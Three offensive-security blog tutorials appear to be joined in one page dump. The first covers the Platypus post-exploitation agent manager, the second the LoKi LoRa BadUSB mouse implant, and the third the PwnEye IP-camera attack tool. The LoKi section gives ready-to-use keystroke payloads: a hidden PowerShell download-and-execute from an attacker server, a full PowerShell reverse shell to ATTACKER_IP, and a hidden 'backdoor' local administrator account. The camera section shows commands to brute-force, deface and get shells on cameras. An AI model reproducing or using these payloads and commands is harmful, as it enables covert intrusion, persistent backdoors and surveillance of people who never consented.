One of the challenges during a pentest is keeping everything organized. A small assessment with just a few machines is usually easy to manage, but enterprise environments are a completely different story. You can easily end up working with dozens or even hundreds of Linux and Windows systems, each with different services, users, applications, and configurations.
As pentesters, we often spend a lot of time performing security checks and audits, looking for configs, finding credentials, cloud access tokens and more. All that information is spread across many different hosts and it’s easy to lose track of what’s already been checked and what still needs to be looked at. Managing dozens of SSH sessions or reverse shells gets frustrating fast.
You can use Platypus to solve this issue. It’s a centralized host management platform that makes it a lot easier to work with multiple systems from a single interface.
Let’s see how it works.
What is Platypus
Platypus is an open source host management platform built to help you manage large numbers of Linux, Windows and macOS machines from a web interface. The platform works by starting an agent on every machine you want to manage. Once started, the agent connects back to your Platypus server using encrypted TLS communications and Protocol Buffers (protobuf).
From the web interface you can launch interactive shells, look at the file system, upload and download files, run security audits and much more. You can install Platypus on a VPS and manage machines over the internet or host it entirely inside a local network
Setting Up
The easiest way to install Platypus is with Docker.
kali > git clone https://github.com/WangYihang/Platypus.git
kali > cd Platypus
Before starting the containers, there’s one important configuration change to make.

Open docker-compose.yml with a text editor. By default it has localhost. Since our agents will be connecting from other hosts, replace localhost with the IP address of the machine running Platypus. If you’re deploying on a VPS, replace it with the public IP instead.
That’s the only configuration change needed for a basic installation. Once you’ve saved the file, launch the platform.
kali > docker-compose up -d

After everything finishes, the web interface is available. We had ours on https://192.168.131.7:9443. That’s the same address you should include in the set up process when you access it on the web.
During the initial setup, Platypus will also ask you to create the first administrator account. To prevent unauthorized access, you’ll need to provide the Bootstrap Secret generated during installation
kali > docker cp platypus-platypus-server-1:/app/data/bootstrap.secret .
kali > cat bootstrap.secret
Copy and paste it.
Working with GUI
Each pentest can have its own project. You can also organize by department or environment, prod and dev for example.


Open the project and scroll down to the Open Hosts section. This is where all enrolled machines will appear. The next step is generating an agent to deploy onto your target systems.
The platform supports Linux, Windows and macOS
Creating Agents

When you create an agent, you can choose what to include based on your needs. We selected the Full package, since it has the largest collection of features and plugins.

Once you’ve configured the agent, Platypus generates a unique installation link you can run on the target machine.
Keep in mind that it doesn’t permanently install itself like traditional management software. The agent runs as a process after being launched. By default, every installation URL contains a unique enrollment token valid for a single installation, which helps prevent unauthorized reuse if the link gets out.
To launch the agent on the target machine, use Tmux so the process keeps running even if your SSH session drops.
After a few moments, assuming the machine can reach your Platypus server, the new host will show up in the dashboard with basic system information.
Working with Hosts

One of the first features you’ll use is the interactive shell. Since we went with the Full package, shell was included by default.

Another useful feature is the file browser.

Then we have auditing. Platypus scans the file system looking for valuable configs and sensitive information. All systems are different, but that can include database credentials, API keys, SSH keys, cloud configs and more.
The platform also includes various security checks. These aren’t meant to replace a full security assessment, but they come in handy.
Plugins

Plugins collect information about firewall rules, journald logs, scheduled cron jobs, active network connections and many other parts of the OS.
Summary
Managing large numbers of machines during a pentest can quickly become overwhelming. Valuable information ends up scattered across multiple hosts, so it takes time to track your findings. Platypus keeps all your systems together and cuts down on a lot of the repetitive work in post exploitation.
If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.
We’ve had different series on building your own BadUSB. Together we built a hacking drone and a WiFi Pineapple to test wireless devices. Aircorridor covered Meshtastic, secured his node and showed how it works in different conditions.
Today, we want to show you LoKi, which is a LoRa/Meshtastic based implant for red teaming. You can send commands to a LoKi device using long range (LoRa) radio signals and it runs whatever it was asked to, creating backdoors or setting up a reverse shell with a C2. You can get really creative here.
LoKi
LoKi came out recently and was presented at DEF CON 34 in the Demo Labs. Essentially, it’s a BadUSB HID device that looks like a computer mouse and works just the same. There’s nothing suspicious about it and the victim won’t notice anything.
Here’s how its architecture looks. On the left you’ve got multiple Meshtastic devices forming a mesh network. One of them sends a command over LoRa radio to the implant. The LoRa module receives the message and converts it into USB HID keystrokes, like a RubberDucky. Those keystrokes then go into the USB hub.
The original mouse electronics (Mouse USB Header) are also connected to the same USB hub, but the USB cable that used to run straight from the mouse PCB to the computer gets cut. The LoRa implant and the original mouse are now wired through the USB hub instead. The red lines show this new path.
Hardware
For the LoRa module the developer picked the Heltec V3 Lite. He used the Heltec V3 with the OLED display for prototyping, but the V3 Lite draws less power and you can easily fit it into wired USB mice. The Heltec V3 also has an extra USB port that you can configure as any device class, but we need the HID device class for this attack. The onboard USB with the type C connection is a fixed CDC class for programming and debugging. You can’t change that.
For the USB hub he picked the Adafruit CH334F. It’s a tiny 2 port hub that’s a perfect fit for this project.
And here’s a photo of his early prototype.
Schematics
The Heltec V3 and V3 Lite devices have the additional USB port on different pins. The one below is for the Heltec V3 Lite.
Here the Heltec Wireless Stick Lite is connected to one port of the Adafruit CH334F USB hub using its secondary USB data lines (GPIO20 as D+ and GPIO19 as D-), along with 5V and ground. These pins are configured in firmware as a USB HID keyboard, so the board can inject keystrokes. The original mouse’s USB header is wired to the second port of the same hub using the standard color coded wires (red for 5V, green for D+, white for D-, and black for ground), so the mouse keeps functioning normally.
The host side of the hub is connected to the mouse’s original USB cable, which then plugs into the target computer. That way one USB connection carries both the genuine mouse and the hidden keyboard implant.
Firmware
The implant runs a modified version of the official Meshtastic firmware, which you can find here. It’s a fork of the Meshtastic code with custom additions for the implant. You can send the same style of commands used by the USB Rubber Ducky (STRING, DELAY, GUI, CTRL, ENTER, and so on). The firmware only works with direct messages addressed to the implant and ignores normal broadcast chat traffic, so ordinary Meshtastic messages can’t accidentally trigger keystrokes.
You can use PlatformIO to flash the firmware.
Payloads
The project doesn’t really include any payload, so you’ll need to come up with your own. Here are some payloads we made for you:
Download and execute a payload:
GUI r
DELAY 1000
STRING powershell -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://yourserver/payload.ps1')"
ENTER
Create a reverse shell:
GUI r
DELAY 1000
STRING powershell -nop -w hidden -c "$c=New-Object Net.Sockets.TCPClient('ATTACKER_IP',443);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1|Out-String);$sb2=$sb+'PS '+(pwd).Path+'> ';$sb2b=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sb2b,0,$sb2b.Length)}"
ENTER
Add a local admin user:
GUI r
DELAY 800
STRING cmd
ENTER
DELAY 1000
STRING net user backdoor P@ssw0rd123 /add
ENTER
STRING net localgroup administrators backdoor /add
ENTER
There’s also a table we left for you to grasp the logic, if you’re not familiar with it.
Summary
Before LoKi we used to work with loops and control these rogue devices over WiFi. Now you can do it with a lot more range. A mouse is just an example, it can be swapped out for something else. The core idea of LoKi is that it’s a LoRa implant. It’d be great to see more creative ideas built around it.
If you enjoy experimenting with frequencies and trying new things, we have our SDR for Hackers training. Master OTW will show how to use your computer and inexpensive SDR hardware to hack a wide range of radio signals. It’s available for beginners and advanced students.
Some cameras protect a building, others betray it. Camera hacking isn’t hard, and that’s the problem. These devices are often the most vulnerable in any environment. Once installed, they aren’t maintained until there’s a problem. Many “problems” can go unnoticed if you know how vulnerable cameras are. Hackers can use them for persistence or as an entry point into an organization.
We do have different articles on this topic, but this time there’s something else we want to show. It’s PwnEye.
PwnEye
PwnEye is a newer tool that didn’t get enough attention yet. It works with both ONVIF and RTSP and that’s pretty much all you need. Once it has compromised a camera, it can reboot it, factory reset and open an interactive shell via ONVIF.
You also black out the operator’s view. Just like in movies.
Setting Up
Let’s set up the tool. You’ll need ffmpeg first.
kali > sudo apt install ffmpeg
Then install pipx and grab the tool.
kali > sudo apt install pipx
kali > pipx install git+https://github.com/Hackerest/pwneye.git
Once it’s ready, you can test it:
kali > pwneye -h
The help menu’s large. The tool can be used to find cameras in a local network with –discover, but it can be pointed at any camera IP. That’s where we’ll start.
ONVIF Attacks
ONVIF is the protocol that lets cameras from different manufacturers talk to each other without buying the same product. It’s basically a standard, but it’s also an attack vector.
kali > pwneye -t IP
If the camera’s running default or weak credentials, you get access. The tool extracts everything after compromise. Below you can see the network config, MAC address, DNS entries and configured users. DNS entries may sometimes point to interesting internal servers.
Look at the configured user credentials in the output. You’ll use those to get a shell.
The tool also finds snapshots that the camera captures regularly. You can view them in the browser or wait for PwnEye to open the stream.
Some cameras support deface (black the screen), PTZ movement and factory reset through ONVIF. Not all. Depends on the model.
Finally, once it finishes, you get the stream.
Well, it’s just a bus station. Nothing fancy here.
Defacing Cameras
If the camera supports it, you can deface it.
kali > pwneye -t IP --deface [MESSAGE]
It’s not sophisticated, but it works.
Shell
That’s probably the most interesting part. Take the credentials from the user profile output and get a shell.
kali > pwneye -t IP -ou admin -op ‘’
Once you’re in, run help and see what it has. Some cameras let you do more than others.
RTSP Attacks
ONVIF compromise is worse than RTSP compromise, but RTSP often works when ONVIF doesn’t. The tool tries both by default, but you can skip ONVIF and go straight to RTSP if you want.
kali > pwneye -t IP -so
The tool has more than 450 credentials built in. You can also try common corporate passwords like Company123 or just Company.
Once it gets credentials, you get the stream.
Summary
Some IP cameras might be accessible from the internet and locally. That means compromising them also gives you a foothold on the internal network. They aren’t upgraded regularly and IoT devices in general lack proper software updates. There are dozens of known CVEs on most camera models. Cameras can be used to proxy through them, attack other hosts or maintain persistence.
There are many other attacks on cameras, and it would be a very long article to cover them here. That’s why we created our IP Camera Hacking Training. It’s now part of our Cybersecurity Starter Bundle II. With it you get Wi-Fi Hacking, Python Basics for Hackers, Remaining Anonymous and more.

 Login
Login